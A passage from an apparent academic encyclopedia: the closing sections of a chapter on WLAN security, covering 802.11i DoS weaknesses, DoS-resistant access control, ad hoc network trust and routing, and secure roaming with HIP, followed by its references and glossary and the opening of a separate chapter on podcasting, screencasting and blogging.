- Spoofing EAP-failure messages;
- Spoofing EAP-Logoff or Disassociate messages; and
- Spoofing deauthentication messages.

To resist some known DoS attacks, an improved 802.11i protocol is proposed in (He & Mitchell, 2005). In this protocol:

- Certain EAP messages are ignored;
- Authentication is performed before association to an access point; and
- The authentication doesn't always start from the beginning if one of its phases fails.

To overcome the DoS vulnerabilities associated with 802.1X/802.11i, some alternative access control protocols based on public key cryptography (PKC) have been proposed. One of these protocols is the two-layer Stanford protocol, for which the authentication server functionality is distributed among access points. The protocol stack of the Stanford protocol consists of the Secure Internet Access Protocol (SIAP) running at the application layer, and the Secure Link Access Protocol (SLAP) running on top of the data link layer. SIAP provides mutual authentication based on PKC signature verification and sets up in a 4-way handshake fresh sessions keys, which are passed to SLAP to be used in data link access control (Faria & Cheriton, 2002).

SIAP in the Stanford protocol provides certain resistance against DoS attacks, since SIAP servers are distributed among access points. However, a SIAP server has no defense against computation-DoS and memory DoS attacks. A computation-DoS attack floods the SIAP server with the first message of the 4-way handshake. Each such message starts a computationally expensive signature generation operation in the SIAP server and also forces the server to save a generated nonce. Other vulnerabilities of SIAP are:

- Lack of perfect forward secrecy, since the secret session key is encrypted with the public key of the client; and
- Lack of client identity anonymity, since the client's public key certificate is sent in clear to the server (access point) (Wan, Zhu, Deng, Feng, & Akkihebbal, 2005).

To correct the design flaws in the Stanford protocol, a revised 4-way handshake is proposed in Wan et al. (2005):

- Perfect forward secrecy is provided, since the session key is derived by Diffie-Hellman exchange.
- Memory-DoS attacks are avoided, since there is no need to save any memory state before sending out the second message of the 4-way handshake.
- Resistance against computation-DoS attacks is improved, since the computations needed to create the second message of the 4-way handshake are limited to generation of a hash, a nonce, and a modulo exponential. A previous modulo exponential can even be reused under a computation-DoS attack.
- The anonymity of the client is protected, since the identity of the client is sent to the server (access point) encrypted with the public key of the server.

Secure Wireless Ad Hoc Networks

Much recent wireless network research focuses on security in mobile ad hoc networks. Basic physical security requires tamper-free network nodes (Stajano & Anderson, 1999). A prerequisite for secure operation is a sufficient level of trust in network nodes (Papadrimitratos & Haas, 2002). Trust and trust relationships depend on network node behavior.

Trust Management Requirements

Trust management based on manually reconfigurable credentials and network node interaction rules (Stajano & Anderson, 1999) is possible only in small scale Independent Basic Service Set (IBSS) networks. In other IBSS networks, trust management is based on cryptographic techniques, such as PKI. However, existing trust management solutions for distributed computer networks cannot be used in the IBSS context, because there is no network hierarchy and no central entity in an IBSS network (Papadrimitratos & Haas, 2002).

PKI fault tolerance can be implemented with *threshold cryptography* (Lysyanskaya & Peikert, 2001). Solutions to distribute Certificate Authority (CA) functionality across multiple nodes in an IBSS network are presented in (Kong, Zerfos, Luo, Lu, & Zhang, 2001; Yi & Kravets, 2003; Zhou & Haas, 1999). A *threshold signature* scheme is proposed in Zhou and Haas (1999).

Secure Routing

The unpredictable and dynamic topology of IBSS networks is a source of routing complexity. Routing in IBSS networks is a rich research field (Giordano, Stojmenovic, & Blazevic, 2003). Routing protocols in computer networks with a fixed infrastructure are usually open and unprotected. The Internet Draft "Generic Threats to Routing Protocols" (Barbir, Murphy, & Yang, 2004) about routing security was published in December, 2003. In an IBSS network, secure routing protocol operation is a recognized necessity (Papadimitratos & Haas, 2002).

Secure routing in an IBSS network starts with route discovery protection, by choosing routes satisfying predefined security criteria (Yi, Naldurg, & Kravets, 2001). At node initiation, a route discovery defines the required minimum trust level for nodes participating in the query/reply propagation. Two security extensions of the Ad hoc On-Demand Distance Vector (AODV) are routing protocol and a routing protocol designed for security in the presence of malicious network nodes, the Secure Routing Protocol (SRP), are described in Papadimitratos and Haas (2002).

Secure Data Forwarding

Although a correctly discovered route and a secure routing protocol are prerequisites for data forwarding in an IBSS network, there is still no guarantee that the trusted network nodes along a correctly discovered route will relay data as expected. Also a secure and fault tolerant data-forwarding scheme like the proposed Secure Message Transmission (SMT) protocol is needed (Papadimitratos & Haas, 2003).

SECURE WLAN INTEGRATION WITH OTHER WIRELESS NETWORK TECHNOLOGIES

Secure integration of different wireless technologies means secure mobility or secure seamless roaming in a heterogeneous network environment. The most challenging task is to provide seamless roaming between different types of wireless access networks and different network providers and at the same time protect the wireless access networks from unauthorized access.

Wireless roaming can be established by using several different models such as:

- Relationship-based roaming
- Certificate-based roaming
- Mobile IP-based roaming
- SIP (Session Initiation Protocol)-based roaming

In this section, solutions for how secure seamless roaming can be established within these different models are briefly discussed.

Relationship-Based Roaming

WISPs (Wireless Internet Service Providers) have agreements with other ISPs (Internet Service Providers) to allow customers to connect to one another's access points or WISPs/ISPs from a consortia acting as a clearinghouse. This model includes storing information about domains, users, routing, management, pricing, and billing (VeriSign, 2002).

Certificate-Based Roaming

A user presenting a certificate is authenticated by the proxy access WISP. The 802.1X framework with EAP-TLS and Authentication Servers are deployed. The CRL issued by the CA is used for verification (VeriSign, 2002).

Mobile IP-Based Roaming

In an approach described in Zivkovic, Lagerberg, and van Bemmel (2004), the WLAN supplicant authenticates to a SP's (Service Provider) RADIUS server, not to the WLAN itself. For authentication, the 802.1X/EAP-TLS protocol is used. In order to check user identity and the existence of a roaming agreement, and to forward messages to the RADIUS server, a RADIUS proxy is deployed. Once the authentication is verified, the certificate keys are used for data confidentiality. The supplicant obtains a local IP address via DHCP (Dynamic Host Configuration Protocol) and registers itself via a Mobile IP tunnel at the home agent. Authentication to a GPRS base station involves the SIM card and the Home Location Register (HLR). The client automatically re-registers at the home agent. When the client enters a foreign WLAN, the authentication is done in the same way as in the home WLAN.

Another approach for secure Mobile IP based seamless roaming, utilizing either L2TP/IPSec or IEEE 802.11i access control with the pre-authentication feature, is described in Vatn (2005).

SIP-Based Roaming

SIP is a standard protocol for initiating an interactive multimedia session such as video, voice, chat, gaming, and virtual reality. SIP supports application layer mobility during an ongoing multimedia session. Approaches for SIP-based, secure, seamless roaming are discussed in Vatn (2005) and Salsano, Mariniello, and Veltri (2005). In the first approach, a SIP user authenticates to the SIP session using a SIP-based access control method, and to the wireless access network using a L2TP/IPSec or IEEE 802.11i access control method. When the SIP session is established, the user can securely roam between different access networks, without interceptions, by using roaming techniques based on roaming agreements, proxies, and pre-authentication mechanisms. In the other approach, a solution for SIP based authentication to WLAN and 3G networks is proposed. A user authenticates to both the SIP session and the wireless access networks using an USIM card and the AKA protocol.

Secure WLAN Internetworking for New Networking Schemes

Host Identity Protocol (HIP) is an IETF standard (Moskowitz & Nikander, 2006), which provides an alternative mobility management solution to Mobile IP with integrated security features. HIP separates the location and identitity roles of IP addresses by introducing a new cryptographic namespace, called Host Identity (HI). This namespace is operated by a new Host Layer between the network and the transport layer in the protocol stack.

In the traditional IP architecture, the transport layer entries are defined by (IP Address, Port Number) pairs. On the other hand, in the HIP architecture they are defined by (Host Identity, Port Number) pairs. The same HI can point to multiple IP addresses using, for example, DNS and this multi-homing feature supports flexible and efficient terminal mobility. IP addresses continue to be used for data packet routing.

HI, which identifies a network host, is a public cryptographic key of a public/private key pair exclusively owned by the host. Mutual host-to-host authentication is based on a 4-way handshake message exchange in which a pair of IPSec ESP Security Associations (SA) is created for the two hosts. This 4-way handshake executes a Diffie-Hellman key exchange to establish a session key. Subsequently, IPSec ESP tunnels are used for secure communication between the hosts. In case one of the communicating hosts changes location or acquires a new interface, it can send a Binding Update (BU) message called Readdressing Packet (REA) to inform its peer. Finally, the HIP protocol can utilize forwarding agents called Rendezvous Servers (RVS), similar to Mobile IP Home Agents, in order to provide anonymity and to ensure that there will always be a fallback address in case of simultaneous relocations of both nodes (Nikander & Arkko, 2004).

In So and Wang (2006), a HIP-based mobility management scheme for UMTS/WLAN integrated networks is proposed, described in detail, and analyzed. During UMTS-to-WLAN handover, the mobile node obtains the new WLAN IP address in a secure IPSec ESP tunnel, and duplicates data communication to both IP interfaces, and is set up and maintained until the mobile node has switched to the new network interface. The HIP-based scheme is concluded to be suitable in general to integrate wireless network types specified by two or more different wireless standards, such as UMTS/WLAN, UMTS/WiMax, and WLAN/WiMax/UMTS.

CONCLUSION

Standard organizations such as IEEE, IETF, and the Wi-Fi Alliance have, since the development of WLANs in the late 90's, been working with developing new reliable security standards to address the WLAN vulnerabilities. Wired Equivalent Privacy (WEP), introduced in 1999, included serious security flaws, due to the use of static encryption keys and the lack of user authentication mechanisms.

IEEE 802.11i, ratified in June, 2004, is expected to address the security flaws in WEP and to eliminate the need of using third party standards, such as IPSec. WPA is, today, available in most WLAN equipment. WLAN products with full 802.11i support have been available since Fall, 2004. WPA and 802.11i provide reliable access management mechanisms through the 802.1X standard, and use dynamic keys to provide strong data encryption.

Future authentication protocols for 802.11 networks are SOLA and PANA. Enhancement of WLAN security must also include intrusion management, as well as security awareness of WLAN service providers and WLAN users. DoS attacks resilient access control, and host-based protocols will also play an important role in future security design.

User mobility will be a crucial aspect of next generation Internet services. Permanent connectivity to the Internet will be a most important factor. Trends that probably will affect the future of WLAN security design are increased adoption of 802.1X, client and server integrity, content driven Internet, and new networking scheme protocols like HIP.

REFERENCES

3GPP. (2006, December). *3GPP TS 33.234 V7.3.0: Technical specification group service and system aspects; 3G security; wireless local area network (WLAN) internetworking security (Release 7).* 3rd Generation Partnership Project.

3GPP (3rd Generation Partnership Project) Portal. (2007). Retrieved December 8, 2007, from http://www.3gpp.org

Aboba, B., Blunk, L., Vollbrecht, J., Carlson, J., & Levkowetz, H. (2004). *Extensible authentication protocol (EAP).* RFC 3748. IETF. Retrieved December 8, 2007, from http://www.ietf.org

Aboba, B., & Simon, D. (1999). *PPP EAP TLS Authentication Protocol.* RFC 2716. IETF. Retrieved December 8, 2007, from http://www.ietf.org

Al-Riyami, S.S. (2005). *Cryptographic schemes based on elliptic curve pairings* (Tech. Rep. No. RHUL-MA-2005-2). Doctoral dissertation, University of London, Department of Mathematics, Royal Hoooway. Retrieved December 8, 2007, from http://www.rhul.ac.uk/mathematics/techreports

Arkko, J., & Haverinen, H. (2006). *Extensible authentication protocol method for 3rd generation authentication and key agreement* (EAP-AKA). IETF Internet-Draft. Retrieved December 8, 2007, from http://www.ietf.org

Barbir, A., Murphy, S., & Yang, Y. (2004). *Generic threats to routing protocols* (Internet-Draft, Internet

Engineering Task Force). Retrieved December 8, 2007, from http://tools.ietf.org/html/draft-ietf-rpsec-routing-threats-07

Domenech, A.L. (2003). *Port based authentication for wireless LAN access control*. Report of Graduation Degree. Faculty of Electrical Engineering. Eindhoven University. Retrieved April 21, 2008, from http://w3.ele.tue.nl/nl/onderzoek/publicatielijst_leerstoelen/eco/2003/

Edney, J., & Arbaugh, W.A. (2003). *Real 802.11 security: Wi-Fi protected access and 802.11i*. Addison-Wesley.

Faria, D.B., & Cheriton, D.R. (2002). DoS and authentication in wireless public access networks. In *Proceedings of the ACM Workshop on Wireless Security (WiSe'02),* Atlanta, Georgia (pp. 47-56).

Funk, P., & Blake-Wilson, S. (2002). *EAP tunneled TLS authentication protocol*. IETF Internet-Draft. Retrieved, December 8, 2007, from http://www.ietf.org

Geier, J. (2002). *The guts of WLAN security policy*. Tutorial. Retrieved December 8, 2007, from http://www.wi-fiplanet.com/tutorials/article.php/1499151

Giordano, S., Stojmenovic, I., & Blazevic, L. (2003). Position based routing algorithms for ad hoc networks: A taxonomy. In X. Cheng, X. Huang, & D.Z. Du (Eds.), *Ad hoc wireless networking*. Kluwer. ISBN 1-4020-7712-2

Grech, S., & Nikkanen, J. (2004). *A security analysis of Wi-Fi protected accesstm*. In S. Liimatainen & T. Virtanen (Eds.), *NORDSEC 2004 Proceedings of the 9th Nordic Workshop on Secure IT Systems – Encouraging Co-operation,* Espoo, Finland (Report TML-A10). Helsinki University of Technology. ISBN 951-22-7348-9.

Hardjono, T., & Dondeti, L.R. (2005). *Security in wireless LANs and MANs*. Artech House

Haverinen, H. (2004). *Interworking between wireless LAN and GSM/UMTS cellular networks network access control, mobility management and security considerations* (Publication 508). Doctoral dissertation, Tampere University of Technology, Tampere, Finland. ISBN 952-15-1267-9.

Haverinen, H., & Salowey, J. (2006). *Extensible authentication protocol method for global system for mobile communications (GSM) subscriber identity modules (EAP-SIM)*. IETF Internet-Draft. Retrieved, December 8, 2007, from http://www.ietf.org

He, C., & Mitchell, J. C. (2004). Analysis of the 802.11i 4-way handshake. In *Proceedings of the 2004 ACM Workshop on Wireless Security (WiSe'04),* Philadelphia, PA (pp. 43-50).

He, C., & Mitchell, J. C. (2005). Security analysis and improvements for the IEEE 802.11i. In *Proceedings of the 12th Annual Network and Distributed System Security Symposium (NDSS'05)*, San Diego, CA (pp. 90-110).

He, C., Sundararajan, M., Datta, A., Derek, A., & Mitchell, J.C. (2005). A modular correctness proof of IEEE 802.11i and TLS. In *Proceedings of the 12th ACM Conference on Computer and Communication Security (CCS'05)*, Alexandria, VA (pp. 2-15).

Housley, R., & Polk, T. (2001). *Planning for PKI: Best practices guide for deploying public key infrastructure*. John Wiley & Sons, Inc. ISBN: 978-0-471-39702-1

IEEE Standards. (2007). Retrieved December 8, 2007, from http://standards.ieee.org/

IETF Portal. (2007). Retrieved December 8, 2007, from http://www.ietf.org/

Johnson, H., Nilsson, A., Fu, J., Wu, S. F., Chen, A., & Huang, H. (2002). SOLA: A one-bit identity authentication protocol for access control in IEEE 802.11. *GLOBECOM 2002 - IEEE Global Telecommunications Conference, 21*(1), 777-781.

Kong, J., Zerfos, P., Luo, H., Lu, S., & Zhang, L. (2001). Providing robust and ubiquitous security support for mobile ad-hoc networks. In *Proceedings of ICNP'01*.

Lee, B.G., Choi, D.H., Kim, H.G., Sohn, S.W., & Park, K.H. (2003). Mobile IP and WLAN with AAA authentication protocol using identity-based cryptography. *10th International Conference on Telecommunications ICT 2003, 1*, 597-603.

Lim, Y.L., Schmoyer, T., Levine, J., & Owen, H. L. (2003). Wireless intrusion detection and response. In *Proceedings of the 2003 IEEE Workshop on Information Assurance*, United States Military Academy, West Point, NY. ISBN 0-7803-7809-1.

Lysyanskaya, A., & Peikert, C. (2001, December 9-13). *Adaptive security in the threshold setting: From cryptosystems to signature schemes*. In C. Boyd (Ed.), *Advances in Cryptology - ASIACRYPT 2001: 7th International Conference on the Theory and Application of Cryptology and Information Security*, Gold Coast, Australia (LNCS 2248). Springer-Verlag.

Moskowitz, R., & Nikander, P. (2006). Host identity protocol (HIP) architecture. RFC 4423. IETF. Retrieved December 8, 2007, from http://www.ietf.org

Nikander, P., & Arkko, J. (2004). Secure mobility in wireless IP networks. In A.K. Salkintzis (Ed.), *Mobile Internet: Enabling technologies and services: Technologies and applications*. CRC Press Inc.

Northcutt, S. (2002). *Network Intrusion Detection* (3rd ed.). Pearson Education.

Palekar, A., Simon, D., Salowey, J., Zhou, H., Zorn, G., & Josefsson, S. (2004). *Protected EAP protocol (PEAP) version 2*. IETF Internet-Draft. Retrieved December 8, 2007, from http://www.ietf.org

PANA Working Group. (2007). Retrieved December 8, 2007, from http://www.ietf.org/html.charters/pana-charter.html

Papadrimitratos, P., & Haas, Z. J. (2002). Securing mobile ad hoc networks. In M. Ilyas (Ed.), *Handbook of ad hoc wireless networks*. CRC Press.

Papadrimitratos, P., & Haas, Z. J. (2003). Secure message transmission in mobile ad hoc networks. *Elsevier Ad Hoc Networks Journal, 1,* (1).

Potter, B., & Fleck, B. (2003). *802.11 Security*. O'Reilly & Associates, Inc.

Salsano, S., Mariniello, G., & Veltri, L. (2005, January 11-13). WLAN/3G secure authentication based on SIP. In *Proceedings of the 2006 Networking Workshop,* Courmayeur, Italy. Retrieved December 8, 2007, from http://www.telematica.polito.it/courmayeur06/

Simkins, R. (2007). *Wireless local area network security.* Retrieved December 8, 2007, from http://wlan.nat.sdu.dk/WLAN%20Security.htm

So, J.Y.H., & Wang, J. (2006). HIP based mobility management for UMTS/WLAN integrated networks. In *Proceedings of the ATNAC Australian Telecommunication Networks and Applications Conference*. Retrieved December 8, 2007, from http://www.ee.unimelb.edu.au/atnac2006/papers/58.pdf

Stajano, F., & Anderson, R. (1999). *The resurrecting duckling: Security issues for ad hoc wireless networks*. Paper presented at the Security Protocols 7th International Workshop. Springer-Verlag.

Vatn, J. (2005). *IP telephony: Mobility and security*. Doctoral thesis, Royal Institute of Technology, Telecommunication Systems Laboratory, Department of Microelectronics and Information Techonolgy KTH, Stockholm, Sweden. Retrieved April 22, 2008, from http://www.kth.se/?l=en_UK

VeriSign, Inc. (2002). *Secure global roaming for 802.11 WLANs*. White Paper. Retrieved December 8, 2007, from http://research.verisign.com/Papers/VeriSign-WLAN-Security.pdf

Wan, Z., Zhu, B., Deng, R.H., Feng, B., & Akkihebbal, L.A. (2005). DoS-resistant access control protocol with identity confidentiality for wireless networks. *Proceedings of the 2005 IEEE Wireless Communications and Networking Conference, 3*, 1521-1526.

Wi-Fi Alliance Portal. (2007). Retrieved December 8, 2007, from http://www.wi-fi.org/

Yi, S., & Kravets, R. (2003). *MOCA: Mobile certificate authority for wireless ad hoc networks.* Paper presented at the 2nd Annual PKI Research Workshop (PKI03).

Yi, S., Naldurg, P., & Kravets, R. (2001). *Security-aware ad-hoc routing for wireless networks* (Tech. Rep. No. UIUCDCS-R-2001-2241). Department of Computer Science, University of Illinois at Urbana-Champaign.

Zhou, L., & Haas, Z.J. (1999). Securing ad hoc networks. *IEEE Network Magazine, 13*(6).

Zivkovic, M., Lagerberg, K., & van Bemmel, J. (2004). *Secure seamless roaming over heterogeneous networks*. Retrieved April 22, 2008, from http://www.ist-albatross.org/RoamingWhitePaper.pdf

KEY TERMS

BSS: A basic service set (BSS) is a WLAN architecture consisting of dedicated station computers and a dedicated wireless access point.

Certificate Authority: A Certificate Authority (CA) is a trusted third party, whose purpose is to sign certificates for network entities, signifying that it has authenticated using secure means. Other network entities can check the signature to verify that a CA has authenticated the bearer of a certificate.

EAP: Extensible Authentication Protocol (EAP) is an authentication protocol used with 802.1X to pass authentication information messages between a supplicant and an authentication server.

ESS: An extended service set (ESS) is a WLAN architecture consisting of dedicated station computers and many dedicated wireless access points.

IBSS: An independent basic service set (IBSS) is a WLAN architecture (also called ad-hoc) in which each network unit has both AP and station computer functionality.

PKI: Public Key Infrastructure (PKI) is a system of digital certificates, Certificate Authorities, and other registration authorities that verify and authenticate the validity of each party involved in an Internet transaction. PKIs are currently evolving, and there is no single PKI.

RADIUS: Remote Authentication Dial-in User Service (RADIUS) is an Authentication, Authorization, and Accounting (AAA) protocol.

WEP: Wired Equivalent Privacy (WEP) is a security protocol for wireless local area networks defined in the 802.11b standard. WEP is designed to provide the same level of security as that of a wired LAN. WEP is used at the two lowest layers of the OSI model.

WPA: Wi-Fi Protected Access (WPA) is a system to secure wireless networks, created to patch the security of the previous system, WEP. WPA implements part of the IEEE 802.11i standard. In addition to authentication and encryption, WPA also provides improved payload integrity.

The World of Podcasting, Screencasting, Blogging, and Videoblogging

Kevin Curran
University of Ulster, UK

David Pollock
University of Ulster, UK

Ronan McGarrigle
University of Ulster, UK

Colleen Ferguson
University of Ulster, UK

INTRODUCTION

A podcast is a Web feed containing audio or video files which is then placed on the Internet for anyone to download. What makes the podcast distinct from traditional media like broadcasting and streaming is that the podcast file will arrive in archived form. A Screencast is a digital recording of computer screen output, which contains audio narration. Screencasts are useful for demonstrating simple and complicated new software to others. It is a neat way to show off work, report bugs, and show how a task can be accomplished. Screencasting is a term for recording a movie of a computer screen to a file that others can view. Screencasts are mostly used for tutorials, overview/tours, reviews, and demonstrations. Screencasts may also be used as a way to enhance regular movie files. A Weblog, or blog, is a Web site were the owner or user of the Web site posts messages on it so that others can log on and read them. Blogs often focus on one subject, for example, if the blogger is a computer programmer, then the topic of his messages is mainly related to programming languages. However, many are using the blogs as online diaries where they post messages describing their daily news or how they feel about certain subjects. Videoblogging is a new form of blogging, which includes posting videos on the Web. It is a new paradigm for people to place aspects of their personal lives on the Web. Videoblogging is rising in popularity partially due to the release of the Video iPod and the availability of videoblogs on iTunes. So this means that with the recent boom in iPod sales, they will see this one as the most updated one and this will also hit the computer industry by storm. The rest of this article examines the new phenomenon of podcasting, screencasting, blogging, and videoblogging.

PODCASTING

A factor which is influencing the popularity of podcasting is cheap MP3 players such as the iPod. A possible reason why Podcasting allows users to keep up to date with items that interest them, for example, local radio shows, events in a city or region, favourite radio talk shows, sermons, technical talks, or simply listening to their music (Farkas, 2005). Really simple syndication (RSS) is a type of Web format which is widely used with Podcasting (King, 2004; Zawodny, 2004). The Web feeds that the RSS provide simply link to the podcast. At present, there is no clear revenue model related to podcasting (Kerner, 2004). There are only a small amount of podcasts which actually make money from subscriptions. Some podcasters are beginning, however, to place advertisements in their podcasts. The other problem is also the sheer amount of rubbish placed online in podcast directories. Due to the nature of brief podcast (or none) descriptions, one has to generally download the podcast and listen to it to ascertain the actual relevance and quality.

History of Podcasting

Podcasting started in 2004 when David Winer, a software developer, created a program from home to allow him to record broadcasts off the Internet radio stations and play them on an iPod. He wanted to be able to save them to his computer so he could return to them later. He released the software online and eventually other software developers improved on the idea and Podcasting gained momentum. The name Podcasting actually comes from two different words - pod came from the iPod and casting came from broadcasting (Morris & Terro, 2005). The net caught onto pod casting quickly. For instance, in September 2004 a blogger and columnist, Doc Searls, began keeping track of how many people searched Google for the word "podcasts" and the result was 24. A week later, it was 526, and after another 3 days, it was 2,750. It then doubled every couple of days, passing 100,000 on October 18, 2004. In October 2005, there was more than 100,000,000 hits on the word "podcasts" on Google.

Production of a podcast is not complex. Equipment needed is a computer with access to the Internet along with a microphone to record sound and software to record the sounds to the computer. Fortunately, there is free software available for recording sounds and editing them. One popular package is gold wave[1]. Once a podcast has been recorded, it can be uploaded to a podcast directory. Many are free, but some, such as iTunes, charge for adding content.

Podcast Examples

In 2004, Musselburgh Grammar School in Scotland started handing out Podcasts in class as revision help for foreign language classes[2]. Churches and religious groups are also broadcasting items ranging from church music to sermons, talks, and prayers. The number of people that are using what the church would refer to as Godcasts is growing. Many podcasters see it as a hobby. Many podcasts disappear over time as they rapidly find out that it takes a lot more time than initially expected to produce a weekly or daily show. Most of these podcasters do it just to reach others on the Web about something they believe in passionately. They do not rely on ratings which often allows them to talk about anything from how to cook an apple tart to just playing music all day long. Many of these take a liberal view on copyright issues.

SCREENCASTING

Screencasting is where a video file of the running of a program is used to help people understand the functions of the desired program. It achieves this by using a narrator and capturing video of the program actually performing different functions. A narrator will talk though the process describing operations mirrored on the video. This can be extremely helpful in the use of training staff on a new system, as it will show them what to do with narrations. This can be more cost effective than normal training. Another use of this is to use it as a presentation, with the Screencast explaining all the information, along with someone answering questions that the viewers may have about what they have just seen. This would be effective in marketing new products to a large audience at once.

History of Screencasting

The term was created in 2004 by Jon Udell, a columnist who wished to show his readers applications that he found interesting. He noticed that geeks caught onto the computer concepts immediately. Therefore, Jon wanted to transmit this knowledge to regular people as well, so he made a screencast. He had hoped that it would attract a wider, less technical audience, and it worked. Screencasting, however, has been around since 1993, when Lotus introduced ScreenCam. This never gained popularity due to the size of the files and the limited features and indeed the size of the created files (prebroadband). Modern screencasting produces compact files and possesses more advanced features that which allow more detailed changes. For example, there was no sound available with ScreenCam and there were a lot of problems with trying to locate and specify the location that the pointer should reside.

A popular programme for creating screencasts is Macromedia Flash MX. This provides editing features for manipulating even the smallest details on the screen. There are two main types of screencasting, screenshots and fluid movies. Screenshots are just pictures of the screen every time the mouse or a button has been clicked; this is produced by the screencasting tools, which saves the location of the cursor and shows it through a series of screenshots. However, some offer the ability to manually press a hotkey to take you to a new screenshot. The problem with this is that it can be hard to capture images at the right times to make it look like a smooth flowing movie. It often ends up being a movie with random screenshots, like menus that seem to appear out of nowhere. Fluid movies work by capturing the desktop and audio at high rates. It is created by basically choosing an area of the screen, then recording a narrator's voice to accompany the recorded "screencast." When complete, a movie of actions can be edited and then published. A program which supports multiple output formats such as compiled flash, raw flash, video, and standalone exe provides plenty of choice when creating a screencast. The ability to record audio narrations and edit them in order to explain every move being made in the screencast is also desirable. For example, how easy it is to remove screens, change cursor position, and change audio will be essential for first timers who have never created a screencast and need to constantly edit so that the output is to their standard. The software's ability to record fast changes is a feature to look out for. You want to know how well it handles occurrences of rapid screen changes, because if this is a key feature for the user then he or she must consider it when buying the software. Support for interactive features, such as where users must click in places to continue, interactive features which keep the users attention, are interesting, and so forth, would be a good feature. Smart automatic captioning is a good feature in software for novice computer users and most software has tools that can automatically add captions when you perform certain actions like going over the menu button. Some software packages that include all of these features include Camtasia Studio[3], BB Flashback[4], Macromedia Captivate[5], and ViewletCam[6].

Examples of Screencasts

People that screencast do it for similar reasons to those that blog and podcast. They basically have a message that they wish to communicate. Screencasting, however, allows one to speak it, show it, and share it. Subscribers can then hear it, watch it, and experience it. With a blog you can just write it and the reader can just read it. With a podcast you can just say it and the reader can just listen to it. Interestingly, each copy of Windows XP starts with a popup box asking the user if they wish to take a tour. This is basically a screencast where one can watch the mouse run through features of Windows. There are different types that screencasting appeals to. One group is software providers who want to make a demonstration movie. Screencasts allow the author to post on a Web site for potential buyers to guide them around the features and how to use the software appropriately and to its full potential. Example screencasts include an animated Whiteboard[7] by Troy Stein, product manager for Camtasia Studio who made a screencast for the football team he coaches. It is a picture of a football pitch, and Troy Stein takes you through the basics of football by explaining the rules through audio and drawing on the picture. It is well edited and easy to understand. Jon Udel has produced a screencast-enhanced video about a local flooding scene[8] from downtown Keene NH during October 2005. The screencast takes us through his hometown and visits the worst hit areas of the flood. It is mostly video, with bits of screen animation interspersed to contextualize the scenes.

BLOGGING

A Weblog, or blog, is a Web site where the owner or user of the Web site posts messages on it so that others can log on and read them. Blogs often focus on one subject, for example, if the blogger, the person who owns the blog, is a computer programmer, then the topic of his messages is mainly computers (Berners-Lee, 2005; Halsall, 2005). However, some people are using the blogs as online diaries where they post up messages describing their daily news or how they feel about certain subjects. They typically contain messages containing the bloggers feelings on a topic or if they have an opinion of something, and they also have links to Web sites that they are interested in or other blogs. More recently, they have links to pod casts and screen casts. A person that has a blog is called a blogger and when you are maintaining, adding to, or reading other blogs, this is referred to as blogging (Hill, 2005).

History of Blogging

As 2004 commenced, blogging really started to make its mark, but it was playing the role of a mainstream news service due to the fact that bloggers began to provide nearly-instant commentary on televised events, instead of the more traditional online diary blog which was not as popular. An example of this is the December 2004 Tsunami, which had people blogging about the events that occurred. Here blogs such as Medecins Sans Frontieres were created, which used SMS text messaging to report from affected areas in Sri Lanka and Southern India so that people could read about the extend of the damage. The term blog came about with the two words *Web* and *log* combined together and then shortened by Jorn Barger in 1997. The term was then shortened by Peter Merholz in May of 1999. Justin Hall, who began 11 years of personal blogging in 1994 while a student at Swarthmore College, is generally recognized as one of the first bloggers (MacManus & Porter, 2005).

Before blogging came about, there were several other similar communities such as Usenet, e-mail lists, and bulletin board systems. However, the blog evolved from the online diary where people would keep a blog of their personal lives, and the first of these personal blogs started in 1995. Most of the writers called themselves diarists and journalists. After a slow start, blogging rapidly became popular: the site Xanga, started in 1996, had only 100 diaries by 1997, and over 50,000,000 in December 2005. It was the launch of Open Diaries in 1998 that helped blogging become more popular, as this was the first blog community where readers could add comments to other writers' blog entries. Others started blog communities, including Pita.com, Diaryland, Blogger.com, and Lifelog. The pioneer of Weblogging tools is Dave Winer, who changed a blog from just a Web site to a frenzy within the computer world. One of his most significant contributions was setting up servers so that blogs could make a sound to indicate when it has been updated. In 2001, Andrew Sullivan's blog[9] and Ron Gunzburger's Politics1.com became one of the first broadly popular American blogs. These blog on U.S. politics. User manuals also started to appear for the novice users. This helped the blog become a modern phenomenon, as people who had just heard of them but could not actually figure out how to start their own could now do so. The importance of the blogging community gained rapid respect and importance, and in fact journalism schools started to teach about blogging and the difference from blogging to journalism. A year later, in 2002, Markos Moulitsas Zuniga started up DailyKos, which had up to a million visits a day during peak events, and which has now become one of the most trafficked blogs (Hill, 2005).

When the war in Iraq began, it also started the first blog war. Iraqi bloggers started to read other blogs from America and their views on the war in Iraq, and they saw that the Americans were naive about what was really going on, and so they joined blogging to get their message across. One of the most memorable blogger was a man called Salam Pax, who published a book of his blog to show his views of the war and open others' eyes to it. Blogs played an important role in opening up people's eyes to the brutal facts of war. Blogs were also created by soldiers serving in the Iraq war. Such blogs were referred to as milblogs, which gave readers new perspectives on the realities of war, as well as often offering different viewpoints from those of official news sources.

Examples of Blogs

There are many different types of blogs, ranging from personal to educational. A personal blog is one where the blogger uses it as an online diary, posting views on anything that they consider interesting. A career blog is one which is used to dictate a professional journey, demonstrate expertise, or network out to other professionals. It shows the bloggers career moves through all jobs throughout their lifetime, but has little to no ties to their employer. A paid blog is one where a person is employed to blog for a living. This can be done to promote the company, log onto other blogs to tell others of the company, or to raise search engine relevancy so that the company becomes more well known (Shaw, 2005). Cultural blogs allow the bloggers to discuss their preferred music, sports, theater, arts, and popular culture. These are among the most read blogs within the blogging community because people like to talk to others with the same interests, and it is a great way to meet new people that have the same things in common. Almost like a chat room, Topical blogs focus on just one topic. An example of this is the Google blog, which only covers news about Google. These types of blogs need to keep the readers attention and meet the readers needs so that the amount of readers and comments keeps increasing. The business blogs help promote the businesses in which they are created for as they are free and easy to maintain. The stock market is a popular subject of blogging where both amateur and professional investors use blogs to share stock tips.

A moblog, or mobile blog, consists of content posted to the Internet from a mobile phone. However, it may require special software to do this blog.

